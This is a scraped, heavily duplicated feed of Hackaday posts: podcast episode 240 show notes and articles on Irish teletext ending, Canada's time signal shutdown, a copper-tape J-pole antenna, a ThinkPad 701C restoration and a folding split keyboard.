* Spuds Lend A Hand In The Darkroom
* An SMD Capacitor Guide
* Implementing Commodore’s IEC Bus Protocol On A KIM-1 Single Board Computer
Can’t-Miss Articles:
* Jenny’s Daily Drivers: SerenityOS, And In Particular, Ladybird
* I quit my job to focus on SerenityOS full time â Andreas Kling â I like computers!
* You’ve Got Mail: It All Depends on ZIP Code
* Check out all the articles in Kristina’s series!
➖ @hardwareHack ➖
Hackaday Podcast Ep 240: An Amazing 3D Printer, A Look Inside Raspberry Pi 5, and Cameras, Both Film and Digital
https://hackaday.com/wp-content/uploads/2016/05/microphone.jpg?w=800
Date notwithstanding, it’s your lucky day as Elliot and Dan get together to review the best hacks of the week. For some reason, film photography was much on our writers’ minds this week, as we talked about ways to digitalize an old SLR, and how potatoes can be used to develop film (is there a Monty Python joke in there?) We looked at a 3D printer design that really pulls our strings, the custom insides of the Raspberry Pi 5, and the ins and outs of both ferroresonant transformers and ham radio antennas. Learn about the SMD capacitor menagerie, build a hydrogen generator that probably won’t blow up, and listen to the differences between a mess of microphones. And that’s not all; the KIM-1 rides again, this time with disk drive support, Jenny tests out Serenity but with ulterior motives, and Kristina goes postal with a deep dive into ZIP codes.
Check out the links below if you want to follow along, and as always, tell us what you think about this episode in the comments!
Where to Follow Hackaday Podcast Places to follow Hackaday podcasts:
* Google Podcasts
* iTunes
* Spotify
* Stitcher
* RSS
* YouTube Grab a copy for yourself if you want to listen offline. Episode 240 Show Notes: News:
* Hackaday Superconference 2023: First Round Of Speakers Announced! What’s that Sound?
* Guess the sound for a chance to win a Podcast T-shirt! Interesting Hacks of the Week:
* Raspberry Pi Reveals A Little About Their RP1 Peripheral
* Use Your Old SLR As A Digital Camera?
* Classic Leica Film Camera Turns Digital
* Marionette 3D Printer Replaces Linear Rails With String
* Hanging 3D Printer Uses Entire Room As Print Bed
* Arcus-3D-C1 – Cable 3D printer
* Cable Mechanism Maths: Designing Against The Capstan Equation
* Creating An Automated Hydrogen Generator At Home
* Building An Oxygen Concentrator: It Isn’t Rocket Science
* Just What Is Tone, In A Microphone?
* Wooden You Love To Build A Ribbon Microphone?
* Polish Up Your Product With Graphic Overlays
* Hackaday Prize 2023: Over-the-Top Programmable Resistor Looks The Part And Performs Quick Hacks:
* Elliot’s Picks:
* Wiring Up 100 Car Batteries So You Don’t Have To
* Learning About Ferroresonant Transformers While Fixing A 1970s Power Supply
* What is a Ferroresonant transformer?
* Antennas Can Be A Total Mystery
* Dumping Spacecraft In The Middle Of Nowhere
* Dan’s Picks:
* Spuds Lend A Hand In The Darkroom
* An SMD Capacitor Guide
* Implementing Commodore’s IEC Bus Protocol On A KIM-1 Single Board Computer
Can’t-Miss Articles:
* Jenny’s Daily Drivers: SerenityOS, And In Particular, Ladybird
* I quit my job to focus on SerenityOS full time â Andreas Kling â I like computers!
* You’ve Got Mail: It All Depends on ZIP Code
* Check out all the articles in Kristina’s series!
➖ @hardwareHack ➖
Hackaday
Hackaday Podcast Ep 240: An Amazing 3D Printer, A Look Inside Raspberry Pi 5, And Cameras, Both Film And Digital
Date notwithstanding, it’s your lucky day as Elliot and Dan get together to review the best hacks of the week. For some reason, film photography was much on our writers’ minds this week…
Hackaday
Teletext in Ireland, Another Broadcasting Leftover Bites The Dust
https://hackaday.com/wp-content/uploads/2023/10/aertel-featured.jpg?w=800
Over the years we’ve reported on the passing of a few of the broadcasting technologies of yesteryear, such as analogue TV in America, or AM radio in Europe. Now it’s the turn of an early digital contender, as one of the few remaining holdouts of old-style teletext is to shut down its service. The Irish broadcaster RTÉ is to turn off its teletext service Aertel, which has been live in some form continuously since 1986.
Like all European countries, Ireland has had only digital TV for quite a few years now. The linked RTÉ piece implies that the Aertel service has been carried as the old-style data in the frame blanking period even when part of a digital multiplex rather than the newer digital teletext system, so we’d be really grateful if some of our Irish readers could flick on their TVs and confirm that.
In an internet-connected world it seems quaint that a limited set of curated pages could once have been such a big deal, but it’s easy to forget that for many the teletext system provided their first ever taste of online information. As it shuffles away almost unnoticed we won’t miss counting through the page numbers cycling by in the top corner as we waited for our page to load, but it’s worth marking its final passing from one of the few places it could still be found.
Teletext does pop up in a few projects here, most recently as the display engine for a game of DOOM.
➖ @hardwareHack ➖
Teletext in Ireland, Another Broadcasting Leftover Bites The Dust
https://hackaday.com/wp-content/uploads/2023/10/aertel-featured.jpg?w=800
Over the years we’ve reported on the passing of a few of the broadcasting technologies of yesteryear, such as analogue TV in America, or AM radio in Europe. Now it’s the turn of an early digital contender, as one of the few remaining holdouts of old-style teletext is to shut down its service. The Irish broadcaster RTÉ is to turn off its teletext service Aertel, which has been live in some form continuously since 1986.
Like all European countries, Ireland has had only digital TV for quite a few years now. The linked RTÉ piece implies that the Aertel service has been carried as the old-style data in the frame blanking period even when part of a digital multiplex rather than the newer digital teletext system, so we’d be really grateful if some of our Irish readers could flick on their TVs and confirm that.
In an internet-connected world it seems quaint that a limited set of curated pages could once have been such a big deal, but it’s easy to forget that for many the teletext system provided their first ever taste of online information. As it shuffles away almost unnoticed we won’t miss counting through the page numbers cycling by in the top corner as we waited for our page to load, but it’s worth marking its final passing from one of the few places it could still be found.
Teletext does pop up in a few projects here, most recently as the display engine for a game of DOOM.
➖ @hardwareHack ➖
Hackaday
Teletext In Ireland, Another Broadcasting Leftover Bites The Dust
Over the years we’ve reported on the passing of a few of the broadcasting technologies of yesteryear, such as analogue TV in America, or AM radio in Europe. Now it’s the turn of an earl…
Hackaday
Canada Abruptly Ends Official Time Signal
https://hackaday.com/wp-content/uploads/2023/10/2560px-In_front_of_National_Research_Council_Canada_Laboratories.jpg?w=800
In a sudden move that was noted not only by Canadian media, but also international media channels, the National Research Council Time Signal that was broadcast by Canadian Broadcasting Corporation (CBC) on CBC Radio One since November 5 1939 was turned off on October 9th, after eighty-four years, one world war, countless generations, and the rise of modern technology. Although perhaps obsolete by today’s standards, this 15 to 60 second long broadcast at 13:00 Eastern Time every single day has been a constant in the life of Canadians, whether they tuned into local radio, or (increasingly) via Internet radio.
The NRC Time Signal consisted out of a series of 800 Hz sinewave ‘beeps’ followed by a second-long signal to indicate the top of the hour. Back in the day this was extremely useful to sync one’s clocks, watches and other time-keeping devices to. Yet between the transmission delays caused by Internet radio and the increased availability of NTP and other time sources on modern-day devices, the signal’s main use appears to have become a nostalgic reminder of what once was a constant of each and every day.
In this regard the public response to the rather unceremonious decommissioning without prior announcement was rather predictable. After all, even if it wasn’t that useful, why throw out something that is more recognizable than any other radio jingle for generations of Canadians?
Top image: National Research Council laboratories in Ottawa.
➖ @hardwareHack ➖
Canada Abruptly Ends Official Time Signal
https://hackaday.com/wp-content/uploads/2023/10/2560px-In_front_of_National_Research_Council_Canada_Laboratories.jpg?w=800
In a sudden move that was noted not only by Canadian media, but also international media channels, the National Research Council Time Signal that was broadcast by Canadian Broadcasting Corporation (CBC) on CBC Radio One since November 5 1939 was turned off on October 9th, after eighty-four years, one world war, countless generations, and the rise of modern technology. Although perhaps obsolete by today’s standards, this 15 to 60 second long broadcast at 13:00 Eastern Time every single day has been a constant in the life of Canadians, whether they tuned into local radio, or (increasingly) via Internet radio.
The NRC Time Signal consisted out of a series of 800 Hz sinewave ‘beeps’ followed by a second-long signal to indicate the top of the hour. Back in the day this was extremely useful to sync one’s clocks, watches and other time-keeping devices to. Yet between the transmission delays caused by Internet radio and the increased availability of NTP and other time sources on modern-day devices, the signal’s main use appears to have become a nostalgic reminder of what once was a constant of each and every day.
In this regard the public response to the rather unceremonious decommissioning without prior announcement was rather predictable. After all, even if it wasn’t that useful, why throw out something that is more recognizable than any other radio jingle for generations of Canadians?
Top image: National Research Council laboratories in Ottawa.
➖ @hardwareHack ➖
Hackaday
Canada Abruptly Ends Official Time Signal
In a sudden move that was noted not only by Canadian media, but also international media channels, the National Research Council Time Signal that was broadcast by Canadian Broadcasting Corporation …
Hackaday
This Packable Ham Radio Antenna is Made from Nothing But Tape
https://hackaday.com/wp-content/uploads/2023/10/tape_antenna.png?w=800
On today’s episode of “Will It Antenna?”, [Ben Eadie (VE6SFX)] designs and tests an antenna made entirely of tape, and spoiler alert — it works pretty well.
By way of background, the basic design [Ben] uses here is known as a J-pole, a popular “my first antenna” design for amateur radio operators looking to go beyond the stock whip antenna that comes with that cheap handy-talkie you just can’t resist buying as soon as you get your license. Usually, though, hams will build their J-poles from rigid materials, copper water pipe being a typical choice. Copper has the advantage of being easily sourced, and also results in a self-supporting, weather-resistant antenna that’s easy to mount outdoors. However, copper is getting to be egregiously expensive, and a couple of meters of water pipe isn’t exactly amenable to portable operation, if that’s your jam.
To solve those problems, [Ben] decided to keep his copper use to a minimum with a roll of copper foil tape. He doesn’t provide any specs on the tape, but it looks like it’s about 6 mm (1/4″) wide and judging by a quick Amazon search, probably goes for about $10 a roll. He starts the build with a couple of strips of plain old duck tape — we’ve already had the “duck vs. duct” argument — laid out with the sticky sides together. The copper foil is applied to the duck tape backing using dimensions from any of the J-pole calculators available online. Dimensions are critical to getting good performance from a J-pole, and this is where [Ben]’s tape design shines. Element too long? No problem, just peel up a bit and tear some off. Did you go too far and make an element too short? Easy — just stick on an extension piece of foil. Tuning the location of the feedline connection was a snap, too, with movable terminals held in place with magnets.
Once everything was tuned up, [Ben] soldered down the feed points and covered the foil with a protective layer of duck tape. The antenna performed swimmingly, and aside from costing almost nothing to build, it weighs very little, rolls up to fit in a pack for field operations, and can easily be hoisted into a tree for better coverage. Looks like we’ll be putting in an order for some copper tape and building one of these too.
➖ @hardwareHack ➖
This Packable Ham Radio Antenna is Made from Nothing But Tape
https://hackaday.com/wp-content/uploads/2023/10/tape_antenna.png?w=800
On today’s episode of “Will It Antenna?”, [Ben Eadie (VE6SFX)] designs and tests an antenna made entirely of tape, and spoiler alert — it works pretty well.
By way of background, the basic design [Ben] uses here is known as a J-pole, a popular “my first antenna” design for amateur radio operators looking to go beyond the stock whip antenna that comes with that cheap handy-talkie you just can’t resist buying as soon as you get your license. Usually, though, hams will build their J-poles from rigid materials, copper water pipe being a typical choice. Copper has the advantage of being easily sourced, and also results in a self-supporting, weather-resistant antenna that’s easy to mount outdoors. However, copper is getting to be egregiously expensive, and a couple of meters of water pipe isn’t exactly amenable to portable operation, if that’s your jam.
To solve those problems, [Ben] decided to keep his copper use to a minimum with a roll of copper foil tape. He doesn’t provide any specs on the tape, but it looks like it’s about 6 mm (1/4″) wide and judging by a quick Amazon search, probably goes for about $10 a roll. He starts the build with a couple of strips of plain old duck tape — we’ve already had the “duck vs. duct” argument — laid out with the sticky sides together. The copper foil is applied to the duck tape backing using dimensions from any of the J-pole calculators available online. Dimensions are critical to getting good performance from a J-pole, and this is where [Ben]’s tape design shines. Element too long? No problem, just peel up a bit and tear some off. Did you go too far and make an element too short? Easy — just stick on an extension piece of foil. Tuning the location of the feedline connection was a snap, too, with movable terminals held in place with magnets.
Once everything was tuned up, [Ben] soldered down the feed points and covered the foil with a protective layer of duck tape. The antenna performed swimmingly, and aside from costing almost nothing to build, it weighs very little, rolls up to fit in a pack for field operations, and can easily be hoisted into a tree for better coverage. Looks like we’ll be putting in an order for some copper tape and building one of these too.
➖ @hardwareHack ➖
Hackaday
This Packable Ham Radio Antenna Is Made From Nothing But Tape
On today’s episode of “Will It Antenna?”, [Ben Eadie (VE6SFX)] designs and tests an antenna made entirely of tape, and spoiler alert — it works pretty well. By way of backgr…
Hackaday
Restoration of a Thinkpad 701C
https://hackaday.com/wp-content/uploads/2023/10/701c.jpg?w=600
This is like ASMR for Hackers: restoration specialist [Polymatt] has put together a video of his work restoring a 1995 IBM Thinkpad 701c, the famous butterfly keyboard laptop. It’s an incredible bit of restoration, with a complete teardown and rebuild, even including remaking the decals and rubber feet.
[Polymatt] runs Project Butterfly, an excellent site for those who love these iconic laptops, offering advice and spare parts for restoring them. In this video, he does a complete teardown, taking the restored laptop completely apart, cleaning it out, and replacing parts that are beyond salvaging, like the battery, and replacing them. Finally, he puts the whole thing back together again and watches it boot up. It’s a great video thta we’ve put below the break and is well worth watching if you wonder about how much work this sort of thing involves: the entire process took him over two years.
We’ve covered some of his work in the past, including the surprisingly complicated business of analyzing and replacing the Ni-Cad battery that the original laptop used.
[Via BoingBoing]
➖ @hardwareHack ➖
Restoration of a Thinkpad 701C
https://hackaday.com/wp-content/uploads/2023/10/701c.jpg?w=600
This is like ASMR for Hackers: restoration specialist [Polymatt] has put together a video of his work restoring a 1995 IBM Thinkpad 701c, the famous butterfly keyboard laptop. It’s an incredible bit of restoration, with a complete teardown and rebuild, even including remaking the decals and rubber feet.
[Polymatt] runs Project Butterfly, an excellent site for those who love these iconic laptops, offering advice and spare parts for restoring them. In this video, he does a complete teardown, taking the restored laptop completely apart, cleaning it out, and replacing parts that are beyond salvaging, like the battery, and replacing them. Finally, he puts the whole thing back together again and watches it boot up. It’s a great video thta we’ve put below the break and is well worth watching if you wonder about how much work this sort of thing involves: the entire process took him over two years.
We’ve covered some of his work in the past, including the surprisingly complicated business of analyzing and replacing the Ni-Cad battery that the original laptop used.
[Via BoingBoing]
➖ @hardwareHack ➖
Hackaday
Restoration Of A Thinkpad 701C
This is like ASMR for Hackers: restoration specialist [Polymatt] has put together a video of his work restoring a 1995 IBM Thinkpad 701c, the famous butterfly keyboard laptop. It’s an incredi…
Hackaday
Crabapplepad Folding Keyboard Is Actually Pretty Sweet
https://hackaday.com/wp-content/uploads/2023/10/crabapple-keeb-800.jpg?w=800
[Sergei Silnov] was quite attached to the Microsoft Natural Ergonomic 4000 keyboard, an updated version of their Natural keyboard that brought so many into the split fold. But once [Sergei] started writing notes in coffee shops, it was time for something portable.
https://hackaday.com/wp-content/uploads/2023/10/crabapple-keeb-inner.jpg?w=400 The trouble with many portable keyboards, especially folding ones, is that they’re not often comfortable to type on. However, the Crabapplepad, a sleek, elegant offering, looks as though it begs to differ.
[Sergei] truly thought of everything and packed it into this 2cm thick wonder. There’s a little kickstand to hold your phone, or you can just throw an Apple trackpad between the halves and it magnetically attaches. Inside there’s a Seeed Studio XIAO nRF52840, and the switches are the extremely thin and hard-to-find Kailh PG1425 X, a sweet-looking scissor switch.
The only problem with X-switches is that there is only one type of keycap for them at the moment, and there aren’t any homing bums for F and J. To get around this, [Sergei] designed some 3D-printed frames to go around the keycaps and make them more distinct. Yes, this beauty it is open source, so go forth and be comfortable in absolute style. Don’t forget to check out the demo after the break.
To be honest, there once was a pretty good folding keyboard — the Palm Portable. Don’t worry; someone made a Bluetooth adapter for them.
Via r/ergomechkeyboards
➖ @hardwareHack ➖
Crabapplepad Folding Keyboard Is Actually Pretty Sweet
https://hackaday.com/wp-content/uploads/2023/10/crabapple-keeb-800.jpg?w=800
[Sergei Silnov] was quite attached to the Microsoft Natural Ergonomic 4000 keyboard, an updated version of their Natural keyboard that brought so many into the split fold. But once [Sergei] started writing notes in coffee shops, it was time for something portable.
https://hackaday.com/wp-content/uploads/2023/10/crabapple-keeb-inner.jpg?w=400 The trouble with many portable keyboards, especially folding ones, is that they’re not often comfortable to type on. However, the Crabapplepad, a sleek, elegant offering, looks as though it begs to differ.
[Sergei] truly thought of everything and packed it into this 2cm thick wonder. There’s a little kickstand to hold your phone, or you can just throw an Apple trackpad between the halves and it magnetically attaches. Inside there’s a Seeed Studio XIAO nRF52840, and the switches are the extremely thin and hard-to-find Kailh PG1425 X, a sweet-looking scissor switch.
The only problem with X-switches is that there is only one type of keycap for them at the moment, and there aren’t any homing bums for F and J. To get around this, [Sergei] designed some 3D-printed frames to go around the keycaps and make them more distinct. Yes, this beauty it is open source, so go forth and be comfortable in absolute style. Don’t forget to check out the demo after the break.
To be honest, there once was a pretty good folding keyboard — the Palm Portable. Don’t worry; someone made a Bluetooth adapter for them.
Via r/ergomechkeyboards
➖ @hardwareHack ➖
Hackaday
Crabapplepad Folding Keyboard Is Actually Pretty Sweet
[Sergei Silnov] was quite attached to the Microsoft Natural Ergonomic 4000 keyboard, an updated version of their Natural keyboard that brought so many into the split fold. But once [Sergei] started…